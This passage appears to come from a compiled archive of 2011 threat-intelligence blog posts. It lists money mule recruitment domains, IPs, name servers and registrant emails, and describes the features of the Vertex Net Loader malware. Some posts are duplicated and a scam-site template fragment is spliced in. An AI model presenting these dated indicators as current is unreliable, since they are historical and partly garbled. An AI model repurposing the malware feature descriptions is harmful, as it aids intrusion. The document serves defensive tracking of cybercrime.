***ns1.ukansnami.com - 78.46.105.205***

***ns3.uknamo.com*** - 66.199.236.116

***ns2.dnsukrect.com*** - 78.46.105.205

*Currently active and responding money mule recruitment domains, residing within **AS42708**, PORTLANE Network; **AS29713**, INTERPLEXINC Interplex LLC.; **AS24940**, HETZNER-AS Hetzner Online AG RZ:*

***alternative-art-ltd.net*** - 193.105.134.234

***westview-art.net*** - 193.105.134.233

***RICHMOND-ART-UK.BIZ*** - 193.105.134.232

***fourthgroup-ltd.cc*** - 193.105.134.230

***artby-group.biz*** - 98.141.220.118

***collins-group.cc*** - 98.141.220.118

***aspecs-group.cc*** - 98.141.220.117

756

***ASPECS-GROUP.CC*** - 98.141.220.117

***callisto-ltdco.net*** - 98.141.220.117

***drawmade-group.com*** - 98.141.220.117

***ephes-groupllc.net*** - 98.141.220.117

***targetmarketgroup-llc.cc*** - 98.141.220.117

***artby-gorup.net*** - 98.141.220.116

***tazprogltd-us.com*** - 98.141.220.116

***groupinc-upland.biz - 98.141.220.115***

***neoline-llc.net - 98.141.220.115***

***DERWART-GROUP.AT - 98.141.220.114***

***ALTERNATIVEART-LTD.COM - 86.55.210.5***

***collins-groupusa.com - 78.46.105.205***

***COLLINS-GROUPUSA.COM - 78.46.105.205***

***derwart-group.com - 78.46.105.205***

***DURLEY-ARTAU.NET - 78.46.105.205***

***DURLEY-ART-GROUP.CC - 78.46.105.205***

***ephesgroup-llc.biz - 78.46.105.205***

***EPHES-GROUPLLC.CC - 78.46.105.205***

***kresko-group.biz - 78.46.105.205***

***MASTERPIECE-GROUP.CC - 78.46.105.205***

***QEAD-LLC.BIZ - 78.46.105.205***

***SEVG-GROUPNET.COM - 78.46.105.205***

***SQUITGROUP-LLC.NET - 78.46.105.205***

***Psychological evaluation tests found within AS29713,  
basically every domain name has its associated  
binary:***

***aimicgroupllc.exe***

***artbygorup.exe***

*aspecsgroup.exe*

*atlantgroupmain.exe*

*collinsgroupusa.exe*

*createncegroupllc.exe*

*derwartgroup.exe*

*dogogroup.exe*

*ephesgroupllc.exe*

*megatechservicegrouppltd.exe*

*millennialartco.exe*

*sevggroupnet.exe*

*stilegroupllc.exe*

*vintagegroupinc.exe*

*Monitoring of money mule recruitment campaigns is ongoing.*

***Related posts:***

*[4]Keeping Money Mule Recruiters on a Short Leash - Part Six*

*[5]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[6]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[7]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[8]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[9]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[10]Money Mule Recruiters on Yahoo!'s Web Hosting*

*757*

*[11]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[12]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[13]Keeping Reshipping Mule Recruiters on a Short Leash*

*[14]Keeping Money Mule Recruiters on a Short Leash*

*[15]Standardizing the Money Mule Recruitment Process*

*[16]Inside a Money Laundering Group's Spamming Operations*

*[17]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[18]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [19]Dancho Danchev's blog.***

1. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>

2. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>

3. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
4. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
5. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
6. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
7. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
8. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
9. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
10. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
11. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
12. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
13. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
14. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
15. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>


16. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>

17. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

18. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>

19. <http://ddanchev.blogspot.com/>

758



Welcome to OREGON LTD

Authorization

## ***Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT (2011-05-25 13:18)***

*With money mule recruitment scams continuing to represent an inseparable part of the cybercrime ecosystem, in*

*this post I'll summarize the findings from an assessment I conducted on currently active mule recruitment scams*

*over a month ago. As always, the historical OSINT offered is invaluable in case-building practices in particular a very well segmented group of mule recruiters using identical templates which they've purchased from a vendor of standardized mule recruitment templates.*

*Domains known to have been participating in money mule recruitment campaigns, currently offline:*

***allston-groupsec.cc***

***atca-inc.com***

***atcanetworks.net***

***BANDSGROUP-INC.NET***



***BANDSGROUPNET.CC***

***BANDS-GROUPSVC.COM***

***BANDS-INC.COM***

***CNLGROUP-INC.CC***

***CNLGROUPNET.NET***

***CNL-GROUPSVC.COM***

***CNL-INC.COM***

***evolving-inc.com***

***evolvingsysinc.net***

***galleogroupnet.net***

***galleo-inc.com***

***GIANT-GROUPCO.NET***

***GIANTGROUPINC.COM***

***GIANT-GROUPINC.COM***

***GIANT-GROUPNET.CC***

759

***HOSTGROUPINC.COM***

***HOSTGROUP-INC.COM***

***HOSTGROUPNET.CC***

***HOST-GROUPSVC.NET***

***ICT-GROUPCO.COM***

***ICTGROUPINC.COM***

***ICTGROUPNET.CC***

***ICT-GROUPSVC.NET***

***IMPERIALGROUPCO.COM***

***IMPERIAL-GROUPINC.COM***

***IMPERIAL-GROUPSVC.NET***

***INFOTECH-GROUPCO.NET***

***INFOTECH-GROUPINC.COM***

***infotechgroup-inc.com***

***jvc-inc.com***

***magnet-groupinc.cc***

***netmarket-inc.com***

***netmarkettech.net***

***NOVARIS-GROUPLLC.TW***

***NOVARISGROUPMAIN.TW***

***NOVARIS-GROUPORG.CC***

***PERSEUS-GROUPFINE.TW***

***PERSEUS-GROUPINC.TW***

**PERSEUSGROUPLLC.CC**

**USIGROUPINC.COM**

**USIGROUP-INC.COM**

**USI-GROUPINC.NET**

**USIGROUPNET.CC**

**VITAL-GROUPCO.CC**

**VITAL-GROUPCO.TW**

**VITAL-GROUPINC.TW**

**developgroupinc.net** - 69.50.199.209 - Email:  
slows@5mx.ru

**develop-inc.com** - 69.50.199.209 - Email: etude@qx8.ru

**mercygroupnet.net** - 69.50.198.218 - Email:  
bowie@bigmailbox.ru

**mercy-inc.com** - 69.50.198.221 - Email:  
spout@freenetbox.ru

**solarisgroupinc.com** - 69.50.199.209 - Email:  
slows@5mx.ru

**solarisgroupnet.net** - 69.50.198.197 - Email:  
sharp@maillife.ru

**jvc-inc.com** - 69.50.198.210 - Email: etude@qx8.ru

**jvcgroupnet.net** - 69.50.198.221 - Email:  
spout@freenetbox.ru

*Name servers of notice, historical OSINT for the responding IPs provided:*

***ns1.kalipso19.cc*** - 208.110.80.34 - Email: *tarts@freenetbox.ru*

***ns2.kalipso19.cc*** - 64.85.169.70

***ns3.kalipso19.cc*** - 173.208.132.42

***ns1.mamacholi.net*** - 208.110.80.35 - Email: *excess@bigmailbox.ru*

***ns2.mamacholi.net*** - 64.85.169.71

***ns3.mamacholi.net*** - 173.208.132.43

***ns1.rjevski.com*** - 208.110.80.34 - Email: *low@bigmailbox.ru*

760

***ns2.rjevski.com*** - 64.85.169.70

***ns3.rjevski.com*** - 173.208.132.42

***ns1.runlesrun.cc*** - 208.110.80.37 - Email: *frost@bigmailbox.ru*

***ns2.runlesrun.cc*** - 64.85.169.73

***ns3.runlesrun.cc*** - 173.208.132.45

***ns1.skotinko.net*** - 208.110.80.38 - Email: *info@dnregistrar.ru*

***ns2.skotinko.net*** - 64.85.169.74

***ns3.skotinko.net*** - 173.208.132.46

***ns1.solojumper.com*** - 208.110.80.36 - Email:  
*crime@bigmailbox.ru*

***ns2.solojumper.com*** - 64.85.169.72

***ns3.solojumper.com*** - 173.208.132.44

*Monitoring of money mule recruitment campaigns is ongoing.*

***Related posts:***

*[1]Keeping Money Mule Recruiters on a Short Leash - Part Seven*

*[2]Keeping Money Mule Recruiters on a Short Leash - Part Six*

*[3]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[4]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[5]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[6]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[7]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[8]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[9]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[10]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[11]Keeping Reshipping Mule Recruiters on a Short Leash*

*[12]Keeping Money Mule Recruiters on a Short Leash*

*[13]Standardizing the Money Mule Recruitment Process*

*[14]Inside a Money Laundering Group's Spamming Operations*

*[15]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[16]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [17]Dancho Danchev's blog.***

1. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>

2. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>

3. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

4. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

5. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

6. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>

7. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
8. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
9. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
10. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
11. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
12. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
13. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

761

14. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
15. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
16. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
17. <http://ddanchev.blogspot.com/>

762

New Arrivals:

- ✓ E
- ✓ V
- ✓ L
- ✓ N



What We Do

Provide an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner.

Services Overview

- Search for latest in art work
- Negotiate the best possible price.
- Submit special buyers requests
- Provide 100% Guarantee

About us

We are the first choice for artists and buyers alike! Marketing your art to the international community of buyers. Our goal is to enable artists to sell original art to buyers all over the world

Welcome to OREGON LTD

Authorization

## ***Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT (2011-05-25 13:18)***

*With money mule recruitment scams continuing to represent an inseparable part of the cybercrime ecosystem, in*

*this post I'll summarize the findings from an assessment I conducted on currently active mule recruitment scams*

*over a month ago. As always, the historical OSINT offered is invaluable in case-building practices in particular a very well segmented group of mule recruiters using identical templates which they've purchased from a vendor of*

*standardized mule recruitment templates.*

*Domains known to have been participating in money mule recruitment campaigns, currently offline:*

***allston-groupsec.cc***



*atca-inc.com*

*atcanetworks.net*

***BANDSGROUP-INC.NET***

***BANDSGROUPNET.CC***

***BANDS-GROUPSVC.COM***

***BANDS-INC.COM***

***CNLGROUP-INC.CC***

***CNLGROUPNET.NET***

***CNL-GROUPSVC.COM***

***CNL-INC.COM***

*evolving-inc.com*

*evolvingsysinc.net*

*galleogroupnet.net*

*galleo-inc.com*

***GIANT-GROUPCO.NET***

***GIANTGROUPINC.COM***

***GIANT-GROUPINC.COM***

***GIANT-GROUPNET.CC***

763

***HOSTGROUPINC.COM***

***HOSTGROUP-INC.COM***

***HOSTGROUPNET.CC***

***HOST-GROUPSVC.NET***

***ICT-GROUPCO.COM***

***ICTGROUPINC.COM***

***ICTGROUPNET.CC***

***ICT-GROUPSVC.NET***

***IMPERIALGROUPCO.COM***

***IMPERIAL-GROUPINC.COM***

***IMPERIAL-GROUPSVC.NET***

***INFOTECH-GROUPCO.NET***

***INFOTECH-GROUPINC.COM***

***infotechgroup-inc.com***

***jvc-inc.com***

***magnet-groupinc.cc***

***netmarket-inc.com***

***netmarkettech.net***

***NOVARIS-GROUPLLC.TW***

***NOVARISGROUPMAIN.TW***

***NOVARIS-GROUPORG.CC***

***PERSEUS-GROUPFINE.TW***

***PERSEUS-GROUPINC.TW***

***PERSEUSGROUPLLC.CC***

***USIGROUPINC.COM***

***USIGROUP-INC.COM***

***USI-GROUPINC.NET***

***USIGROUPNET.CC***

***VITAL-GROUPCO.CC***

***VITAL-GROUPCO.TW***

***VITAL-GROUPINC.TW***

***developgroupinc.net*** - 69.50.199.209 - Email:  
*slows@5mx.ru*

***develop-inc.com*** - 69.50.199.209 - Email: *etude@qx8.ru*

***mercygroupnet.net*** - 69.50.198.218 - Email:  
*bowie@bigmailbox.ru*

***mercy-inc.com*** - 69.50.198.221 - Email:  
*spout@freenetbox.ru*

***solarisgroupinc.com*** - 69.50.199.209 - Email:  
*slows@5mx.ru*

***solarisgroupnet.net*** - 69.50.198.197 - Email:  
*sharp@maillife.ru*

***jvc-inc.com*** - 69.50.198.210 - Email: *etude@qx8.ru*

**jvcgroupnet.net** - 69.50.198.221 - Email:  
spout@freenetbox.ru

Name servers of notice, historical OSINT for the responding  
IPs provided:

**ns1.kalipso19.cc** - 208.110.80.34 - Email:  
tarts@freenetbox.ru

**ns2.kalipso19.cc** - 64.85.169.70

**ns3.kalipso19.cc** - 173.208.132.42

**ns1.mamacholi.net** - 208.110.80.35 - Email:  
excess@bigmailbox.ru

**ns2.mamacholi.net** - 64.85.169.71

**ns3.mamacholi.net** - 173.208.132.43

**ns1.rjevski.com** - 208.110.80.34 - Email:  
low@bigmailbox.ru

764

**ns2.rjevski.com** - 64.85.169.70

**ns3.rjevski.com** - 173.208.132.42

**ns1.runlesrun.cc** - 208.110.80.37 - Email:  
frost@bigmailbox.ru

**ns2.runlesrun.cc** - 64.85.169.73

**ns3.runlesrun.cc** - 173.208.132.45

**ns1.skotinko.net** - 208.110.80.38 - Email:  
info@dnregistrar.ru

***ns2.skotinko.net*** - 64.85.169.74

***ns3.skotinko.net*** - 173.208.132.46

***ns1.solojumper.com*** - 208.110.80.36 - Email:  
*crime@bigmailbox.ru*

***ns2.solojumper.com*** - 64.85.169.72

***ns3.solojumper.com*** - 173.208.132.44

*Monitoring of money mule recruitment campaigns is ongoing.*

***Related posts:***

*[1]Keeping Money Mule Recruiters on a Short Leash - Part Seven*

*[2]Keeping Money Mule Recruiters on a Short Leash - Part Six*

*[3]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[4]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[5]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[6]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[7]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[8]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[9]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[10]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[11]Keeping Reshipping Mule Recruiters on a Short Leash*

*[12]Keeping Money Mule Recruiters on a Short Leash*

*[13]Standardizing the Money Mule Recruitment Process*

*[14]Inside a Money Laundering Group's Spamming Operations*

*[15]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[16]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [17]Dancho Danchev's blog.***

1. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>

2. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>

3. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

4. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>


5. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

6. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
7. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
8. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
9. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
10. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
11. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
12. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
13. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

765

14. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
15. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
16. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
17. <http://ddanchev.blogspot.com/>

766



## ***A Peek Inside the Vertex Net Loader (2011-05-26 16:34)***

*It appears that the author of the of the DarkComet RAT has been keeping himself rather busy.*

*In early-stage development (currently in BETA), the Vertex Net Loader is your typical web-based command*

*and control malware loader, worth keeping an eye on.*

*More details:*

### ***Info on the loader:***


*This is the small program that will send/retrieve info from/to the web panel , it is like the server part of a RAT. The loader is coded in C++. Size unpacked is 100kb , compressed is very small and still stable. I choose C++ as the language for this project cause i code C++ since a long time but i never release some security soft, so as a friend said it is a shame to have a knowledge in C++ and don't use it instead of*



*Delphi all the time. Also C++ is faster and more stable than any other language.*

***Features of the loader:***


- Send message box*
- Execute any kind of commands*
- close loader process*
- Download files and execute them*
- Get the process list*
- Get the modules list from PID*
- Set the keylogger status ON/OFF*
- Retrieve the keylogger logs*
- Read the file content and retrieve it*
- Uninstall the loader*
- Httpflood same technologies as i used for DarkComet that is very powerfull*
- Remote shell*



- Visit any webpage

### **Upcoming features:**

- FWB
- More commands
- Panel Installer
- More possibilities in the webpanel
- User manager in the panel
- Plugins support
- and more.



769



770



*Monitoring of Vertex Net Loader's development is ongoing.*

### ***Related posts:***

*[1]A Peek Inside a New DDoS Bot - "Snap"*

*[2]Coding Spyware and Malware for Hire*

*[3]Will Code Malware for Financial Incentives*

*[4]E-crime and Socioeconomic Factors*

*[5]Web Based Botnet Command and Control Kit 2.0*

*[6]BlackEnergy DDoS Bot Web Based*

*771*

*[7]A New DDoS Malware Kit in the Wild*

*[8]The Cyber Bot - Web Based Malware*

*[9]The Black Sun Bot - Web Based Malware*

*[10]Custom DDoS Capabilities Within a Malware*

*[11]Botnet on Demand Service*

*[12]Loads.cc - DDoS for Hire Service*

*[13]Using Market Forces to Disrupt Botnets*

*[14]Botnet Communication Platforms*

*[15]A Botnet Master's To-Do List*

*[16]DDoS on Demand VS DDoS Extortion*

*[17]How Does a Botnet with 100k Infected PCs Look Like?*

***This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.***

1. <http://ddanchev.blogspot.com/2011/05/peek-inside-new-ddos-bot-snap.html>

2. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

3. <http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html>

4. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>
5. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>
6. <http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html>
7. <http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html>
8. [http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample\\_20.html](http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html)
9. [http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample\\_7672.html](http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html)
10. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
11. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
12. <http://ddanchev.blogspot.com/2008/03/loadscs-ddos-for-hire-service.html>
13. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>
14. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
15. <http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html>
16. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>

17. <http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html>

18. <http://ddanchev.blogspot.com/>

19. <http://twitter.com/danchodanchev>

772



### **A Peek Inside the Vertex Net Loader (2011-05-26 16:34)**

*It appears that the author of the of the DarkComet RAT has been keeping himself rather busy.*

